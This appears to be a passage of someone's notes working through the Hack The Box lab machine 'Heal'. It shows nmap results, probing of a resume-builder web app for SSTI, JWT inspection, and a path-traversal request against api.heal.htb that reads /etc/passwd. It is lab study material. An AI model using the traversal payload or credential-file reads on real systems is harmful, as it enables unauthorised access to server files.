credentials

http://heal.htb/
http://take-survey.heal.htb/
http://api.heal.htb/


ralph@heal.htb

- **Rails version:** 7.1.4
- **Ruby version:** ruby 3.3.5 (2024-09-03 revision ef084cc8f4) [x86_64-linux]

147258369


postgres:x:116:123:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
ralph:x:1000:1000:ralph:/home/ralph:/bin/bash
ron:x:1001:1001:,,,:/home/ron:/bin/bash
root:x:0:0:root:/root:/bin/bash

report



```
➜  Downloads nmap -p 22,80 -A -T4 10.10.11.46
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-26 08:56 EDT
Nmap scan report for 10.10.11.46
Host is up (0.023s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 68:af:80:86:6e:61:7e:bf:0b:ea:10:52:d7:7a:94:3d (ECDSA)
|_  256 52:f4:8d:f1:c7:85:b6:6f:c6:5f:b2:db:a6:17:68:ae (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://heal.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (98%), Linux 4.15 - 5.8 (95%), Linux 5.0 - 5.4 (95%), Linux 3.1 (94%), Linux 3.
4%), Linux 5.3 - 5.4 (94%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), Linux 2.6.32 (94%), Linux 5.0 
5 (94%), HP P2000 G3 NAS device (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   12.03 ms 10.10.14.1
2   13.09 ms 10.10.11.46

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.33 seconds
➜  Downloads 
```

Gobuster is very slow, there must be some kind of protection against enumeration, probably just a small delay between request.



Fast Resume Builder


Create professional resumes in minutes

Build your career with our intuitive resume builder. Craft a professional resume that stands out and gets you noticed by top employers.

- Choose from professional templates
- Easy-to-use interface
- ATS-friendly formats
- Download in multiple file types

Welcome Back


We cannot login but we can create an account



Profile


ID:	4
Email:	fle@gmail.com
Full Name:	{{7 * 7}}
Username:	{{7 * 7}}
Admin:	No

Account doesnt seem like there are vulnerable to ssti. We see a admin field, weird, there must some kind of way to change this to true.



Key	Value
token	eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjo0fQ.J0NnCAdf82F0IukEy8HTIUHK49VpBnwHhtd4hBp-Y_w

We have a token in our local brower storage, it contains only our user id.



Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjo0fQ
.ZURKarBHJ_F_te27nTjeK6HjQI16Aw9Ny39CKz
TFYDY
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256"
}
```


PAYLOAD: DATA

```
{
  "user_id": 4
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) □ secret base64 encoded
```

This means we can maybe access other account by crafting a jwt token with a different user id if they are not properly signed. This doesnt work




Status	Method	Domain	File	Initiator	Type	Transferred	Size
201	POST	api.heal.htb	exports	0.chunk.js:5439 (xhr)	json	801 B	76 B
200	OPTIONS	api.heal.htb	download?filename=493a1d7b1ceb37e60118.pdf	xhr	plain	360 B	0 B
200	GET	api.heal.htb	download?filename=493a1d7b1ceb37e60118.pdf	0.chunk.js:5439 (xhr)	pdf	27.72 kB	26.93 kB

3 requests 27.01 kB / 28.88 kB transferred Finish: 482 ms

```
Server: nginx/1.18.0 (Ubuntu)
vary: Origin
x-content-type-options: nosniff
x-frame-options: SAMEORIGIN
x-permitted-cross-domain-policies: none
x-request-id: b04f60c7-1351-492b-8adf-0cf022279cbc
x-runtime: 0.002753
x-xss-protection: 0
Request Headers (455 B)
Accept: application/json, text/plain, */*
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozfQ.CZbGMyPLgTWm9p2lPa9pGZ0vGQ0qKgr7RG4kj1tUSGc
Connection: keep-alive
Host: api.heal.htb
Origin: http://heal.htb
Referer: http://heal.htb/
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
```


When we export as pdf, a file is upload and the front make a request to the file we generated. If we catch the request wiht burpsuite or copy as curl and change the filename, we discover that this url is vulnerable to lfi.



```
GET /download?filename=../../../../../../../../../../etc/passwd HTTP/1.1
Host: api.heal.htb
Authorization: Bearer
eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozfQ.CZbGMyPLgTWm9p2lPa9pGZ0vGQ0qKgr7RG4kj1tUSGc
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/130.0.6723.70 Safari/537.36
Origin: http://heal.htb
Referer: http://heal.htb/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

S
```

